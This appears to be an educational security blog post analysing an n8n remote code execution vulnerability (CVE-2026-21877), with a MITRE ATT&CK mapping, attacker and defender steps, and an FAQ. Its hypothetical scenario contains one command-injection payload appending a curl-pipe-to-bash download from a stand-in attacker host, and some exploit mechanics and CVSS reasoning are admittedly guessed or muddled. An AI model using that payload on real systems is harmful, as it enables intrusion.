


















































Certification Courses
Hands-On Labs
Threat Intelligence
Latest Cyber News
MITRE ATT&CK Breakdown
All Cyber Keywords
In early 2026, the cybersecurity community was alerted to a critical n8n RCE vulnerability, officially designated as CVE-2026-21877. This flaw, carrying the maximum CVSS score of 10.0, poses a severe threat to the popular open-source workflow automation platform. The vulnerability allows any authenticated user to execute arbitrary code, potentially leading to a full system compromise. This blog post provides a deep technical analysis of this critical n8n RCE vulnerability, explores its real-world implications through the lens of MITRE ATT&CK, and delivers actionable defense strategies for both Red and Blue Teams.
Discovered by researcher Théo Lelasseux, CVE-2026-21877 is a critical remote code execution (RCE) flaw in the n8n workflow automation platform. Affecting both self-hosted and cloud instances (n8n Cloud), this n8n RCE vulnerability received a perfect 10.0 score on the Common Vulnerability Scoring System (CVSS) v3.1. The core issue lies in insufficient input validation and sandboxing within a specific component, allowing an authenticated user, any user with login credentials, to break out of intended restrictions and run malicious code with the privileges of the n8n service.
This is not an isolated incident for n8n; it follows other high-severity flaws like CVE-2025-68613 and CVE-2025-68668 (CVSS 9.9). The pattern indicates that as n8n's complexity and adoption grow, so does its attack surface, making it a lucrative target for threat actors seeking initial access into corporate environments.

To understand the gravity of this n8n RCE vulnerability, we must look under the hood. While the full exploit details are responsibly disclosed, the advisory states: "Under certain conditions, an authenticated user may be able to cause untrusted code to be executed by the n8n service." This points to an injection-style flaw, likely within a node designed to handle external data or code, such as the Git node, which was specifically cited in the mitigation advice.
n8n operates by letting users create workflows with various "nodes." Some nodes, like the "Code" node or nodes that interact with external systems (Git, SSH), accept user input that may be interpreted as instructions. The vulnerability arises when this user-supplied input is passed to an execution context (like a command line or script engine) without proper sanitization, validation, or sandboxing.
Imagine a workflow where a "Git" node is configured to clone a repository based on a user-provided URL from a previous webhook node.
1. Trusted Input Channel: An attacker, who is a legitimate low-privilege user of the n8n instance, creates or modifies a workflow.
2. Malicious Payload Injection: Instead of a normal Git URL, the attacker inputs a crafted string like: https://git.example.com/repo.git && curl http://attacker.com/shell.sh | bash.
3. Lack of Sanitization: The vulnerable n8n version fails to properly sanitize this input. It treats the entire string as an argument to the underlying `git clone` command.
4. Command Execution: The system shell executes git clone https://... && curl ... | bash. The `&&` operator allows the second command (downloading and executing a malicious script) to run after the git command.
This gives the attacker a shell on the host running n8n, with the same permissions as the n8n service account (often high privileges).
The immediate fix released in version 1.121.3 likely involves implementing strict input validation, using parameterized commands (not constructing strings for the shell), and enhancing the sandboxing environment for nodes that execute code.
Understanding this n8n RCE vulnerability within the MITRE ATT&CK framework helps defenders anticipate the broader attack campaign. This flaw isn't an end goal; it's a powerful entry point.
| MITRE ATT&CK Tactic | Technique (ID) | How CVE-2026-21877 is Used |
|---|---|---|
| Initial Access | Valid Accounts (T1078) Exploit Public-Facing Application (T1190) |
An attacker uses stolen or default credentials (Valid Accounts) to log into n8n. If n8n is exposed to the internet, it becomes the public-facing application to exploit. |
| Execution | Command and Scripting Interpreter (T1059) Exploitation for Client Execution (T1203) |
The vulnerability directly enables this tactic. The attacker injects malicious commands via the flaw, achieving remote code execution on the underlying server. |
| Persistence & Privilege Escalation | Create or Modify System Process (T1543) Account Manipulation (T1098) |
After gaining a shell, the attacker installs backdoors, cron jobs, or creates new administrator accounts to maintain access and escalate privileges. |
| Lateral Movement | Remote Services (T1021) | The compromised server, often hosted internally, can be used as a foothold to attack other, more sensitive systems on the network. |
This mapping makes it clear: patching the n8n RCE vulnerability is not just about fixing a bug; it's about cutting off a potentially devastating attack chain at its source.
For a Red Teamer or threat actor, this vulnerability is a golden ticket.
For defenders, this CVSS 10.0 score is a major alarm bell requiring immediate action.
Attacker Action: Scans the internet for exposed n8n instances (common ports, web paths) or identifies them within a compromised network. Tools like Shodan or internal network scans are used.
Defender Action (Prevention): Never expose n8n management interfaces directly to the internet. Place them behind a VPN or a Zero-Trust network access (ZTNA) solution. Conduct regular asset discovery to maintain an inventory.
Attacker Action: Attempts to gain credentials via phishing, brute-forcing weak passwords, or leveraging default credentials (admin/admin). The flaw only requires authenticated access, not admin rights.
Defender Action (Mitigation): Enforce strong password policies and mandatory multi-factor authentication (MFA) for all n8n users. Implement account lockout policies after failed attempts.
Attacker Action: Once logged in, the attacker creates or edits a workflow, injecting a malicious payload into a vulnerable node's parameters (like a Git URL, command, or code block).
Defender Action (Mitigation/Patching): The primary action is to update to n8n version 1.121.3 or later IMMEDIATELY. If patching is delayed, follow n8n's advice to disable the Git node and restrict workflow editing permissions to only absolutely trusted users.
Attacker Action: The payload executes, granting a reverse shell or other remote access. The attacker then moves to establish persistence, escalate privileges, and move laterally.
Defender Action (Detection/Response): Monitor n8n application logs for workflow changes from unusual users. Use Endpoint Detection and Response (EDR) tools to alert on suspicious child processes spawned from the n8n service (e.g., `bash`, `powershell`, `cmd`). Have an incident response plan ready.

Use this actionable framework to assess and secure your n8n deployments against this and future vulnerabilities.
A: According to the n8n advisory, n8n Cloud instances were also impacted. However, as a SaaS customer, the responsibility for patching the backend infrastructure falls on n8n. You should confirm with n8n support that your cloud instance has been updated to the patched version. Your responsibility lies in ensuring your user accounts are secure (MFA, strong passwords).
Q2: The vulnerability requires authentication. Does that make it less severe than a 10.0?A: No. A CVSS 10.0 reflects the worst-case impact: no privileges required (Network/High), no user interaction needed, and complete compromise of Confidentiality, Integrity, and Availability. The "authenticated" requirement here is considered "Low" privilege (any valid user account), which still results in a maximum attack complexity score, justifying the 10.0. In many organizations, low-privilege user credentials are easily obtainable.
Q3: What if I can't upgrade immediately? What does "disable the Git node" mean?A: This is a crucial temporary mitigation. "Disabling the Git node" likely means preventing its use in workflows. This could be done via environment variables that block certain nodes, or by using a custom deployment that removes the node package. Administrators should also immediately restrict workflow creation/editing permissions to a minimal set of highly trusted administrators until the patch is applied.
Q4: Where can I find more technical resources on n8n security?A: Here are valuable external resources:
Your action plan starts now. Do not let this critical threat linger in your environment.
Cybersecurity is a continuous process. Use this critical n8n RCE vulnerability as a catalyst to improve the security of all your automation and integration platforms.
Stay vigilant, stay patched, stay secure.
© 2026 Cyber Pulse Academy. This content is provided for educational purposes only.
Always consult with security professionals for organization-specific guidance.
Every contribution moves us closer to our goal: making world-class cybersecurity education accessible to ALL.
Choose the amount of donation by yourself.